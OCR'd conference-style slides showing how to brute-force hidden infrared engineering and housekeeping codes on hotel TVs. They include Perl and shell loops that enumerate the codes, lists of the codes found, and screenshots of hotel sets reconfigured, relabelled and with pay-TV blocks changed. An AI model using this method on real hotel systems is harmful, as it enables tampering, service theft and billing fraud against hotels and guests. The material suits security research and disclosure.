
- More complex codes (more bits)
  - Manufacturer collision avoidance
  - Groups of codes use different bits
    - Multiple device types on single remote
      - TV
      - Video
      - Sat / Cable
    - Standard Group
      - Channel select
      - Menu
      - Motion
      - Teletext
    - Extra Group
      - Alarm clock
      - Pay TV
      - Checkout
      - Hidden

TV Remotes

- Hidden codes
  - Hotel internal (housekeeping) daily tasks
    - Minibar billing
    - Room cleaning / status reports
  - Extras (engineering) one-off tasks
    - Pay TV config
    - Debugging
      - Cable codes
      - Signal strength
      - Port settings
    - Accessory / Service (De)Activation

TV Remotes

More complex codes (more bits)



TV Remotes – discovering hidden codes

- 14 bit code = 16,384 possible codes
  - 9 hours to test @ 2 second per code
- Reducing the search space – Standard Group

[REMOTE]
[NAME]hotel

[COMMANDS]
[0][T]0[D]11000000000000
[1][T]0[D]11000000000001
[2][T]0[D]11000000000010
[3][T]0[D]11000000000011
[4][T]0[D]11000000000100
[5][T]0[D]11000000000101
[6][T]0[D]11000000000110
[7][T]0[D]11000000000111
[8][T]0[D]11000000001000
[9][T]0[D]11000000001001

Bits used so far: xx--------xxxx

TV Remotes – discovering hidden codes

- Reducing the search space – Standard Group

[power]	[T]0[D]11000000001100
[mute]	[T]0[D]11000000001101
[vol+]	[T]0[D]11000000010000
[vol-]	[T]0[D]11000000010001
[prog+]	[T]0[D]11000000100000
[prog-]	[T]0[D]11000000100001
[audio]	[T]0[D]11000000100011
[sleep]	[T]0[D]11000000100110
[text]	[T]0[D]11000000111100
[up]	[T]0[D]10000000010000
[down]	[T]0[D]10000000010001
[menu]	[T]0[D]10000000010010
[left]	[T]0[D]10000000010101
[right]	[T]0[D]10000000010110
[ok]	[T]0[D]10000000010111

Bits used so far: xx------xxxxxx

TV Remotes – discovering hidden codes

- Reducing the search space – Extra Group

[smart]	[T]0[D]1100001100101 0
[paytv+]	[T]0[D]1100001101110 0
[paytv-]	[T]0[D]1100001101110 1
[radio+]	[T]0[D]1100001101111 0
[radio-]	[T]0[D]1100001101111 1
[info+]	[T]0[D]1000001100110 1
[info-]	[T]0[D]1000001100111 0
[message]	[T]0[D]1000001100101 0
[alarmon]	[T]0[D]1000001110100 0
[alarmoff]	[T]0[D]1000001110100 1

Bits used so far: xx----xxxxxxxx

First 2 bits used
4 bits unknown
Main code in last 8 bits

TV Remotes – Discovering Hidden Codes

- Reducing the search space – Eliminate unused bits
  - Toggle single bit on a standard command

[power][T]0[D]1100000**0**0001100 - Original

[power][T]0[D]0100000**0**0001100 - Command OK

[power][T]0[D]1000000**0**0001100 - Command fails

[power][T]0[D]1110000**0**0001100 - Command OK

[power][T]0[D]1101000**0**0001100 - Command OK

[power][T]0[D]1100100**0**0001100 - Command OK

[power][T]0[D]1100010**0**0001100 - Command fails

Assumption: bits 1, 3, 4, 5 ignored
10 bits = 1,024 possible codes = 2,048 seconds = 35 mins

TV Remotes – discovering hidden codes

- Create new configs

```
perl -e 'for (0..255) { printf(" [%03d][T]0[D]100000%s\n",$_,unpack("B8",pack
("i",$_+0))) }' > hotel1.rem

perl -e 'for (0..255) { printf(" [%03d][T]0[D]100001%s\n",$_,unpack("B8",pack
("i",$_+0))) }' > hotel2.rem

perl -e 'for (0..255) { printf(" [%03d][T]0[D]110000%s\n",$_,unpack("B8",pack
("i",$_+0))) }' > hotel3.rem

perl -e 'for (0..255) { printf(" [%03d][T]0[D]110001%s\n",$_,unpack("B8",pack
("i",$_+0))) }' > hotel4.rem
```

- Manual test / observation

```
for i in `perl -e 'for (0..255) { printf("%03d\n",$_) }'` ; do echo -n "$i..." ; irtrans
localhost hotel1 $i ; echo "done" ; sleep 2 ; done
```

- Rinse, repeat

TV Remotes – discovering hidden codes

- Profit!

```
[012][T]0[D]10000100110000
[075][T]0[D]10000111011010
[122][T]0[D]11000100111110    # engineering
[130][T]0[D]11000110111110    # engineering
[199][T]0[D]11000101111111    # engineering
[200][T]0[D]11000101101011    # disable computer
[206][T]0[D]11000101111010    # housekeeping
[221][T]0[D]11000101111101    # housekeeping
[244][T]0[D]11000111001111    # engineering
[249][T]0[D]11000111010110
[251][T]0[D]10000111010010    # bingo! 0wn3d!
[254][T]0[D]11000111101110
```

Hotel TV – New Capabilities

- Reconfigure TV
  - Change messages
  - Assign to another room
  - Assign new free channels
  - Find new channels


Hollywood Movies
Adult Features
Internet
Music
PC Ga...
Guest Services
CHANNEL INSTALLATION
CHANNEL TV 40
CHANNEL RING DELETED
INPUT ANTENNA
LABEL (0WN3D MM)
VIDEO BLANK OFF
AUDIO BLANK OFF
AUTO PROGRAM
EXIT
CAESARS PALACE
LAS VEGAS
Press MENU To Continue


Hollywood Movies
Adult Features
Internet
Music
PC Games
Guest Services
CAESARS PALACE
LAS VEGAS
Press MENU To Continue


Amsterdam
STEREO
MAIN MENU
Hotel Info
Menu
TV/Pay-TV/Radio
Menu
Language
List
TV Programs
List
Trailer
Radio Programs
List
Wake-up
(--:--)
Pay-TV Movies
List
Press + OK to select
18:07.16
PHILIPS


TV 1
WELCOME MESSAGE
WELCOME MESSAGE ON
LINE 1 DOWN30 BY
LINE 2 MAJOR MALFUNCTION
Press INFO on
your TV remote control
PHILIPS
2333


LOCKED
MONO
OWNED BY
MAJOR MALFUNCTION
PHILIPS
2339


Welcome to
Marriott.
HOTELS & RESORTS
Marriott.com
Press MENU
for entertainment options
PHILIPS



60
MOVIE RATINGS
G
PG
PG-13
R
NC-17
X
NR
EXIT
VIEW
VIEW
VIEW
VIEW
VIEW
VIEW
VIEW
Press MENU
for entertainment options
PHILIPS



60
Press MENU
for entertainment options
MOVIE RATINGS
G BLOCKED
PG BLOCKED
PG-13 BLOCKED
R BLOCKED
NC-17 BLOCKED
X VIEW
NR VIEW
EXIT
CD Jukebox
PHILIPS

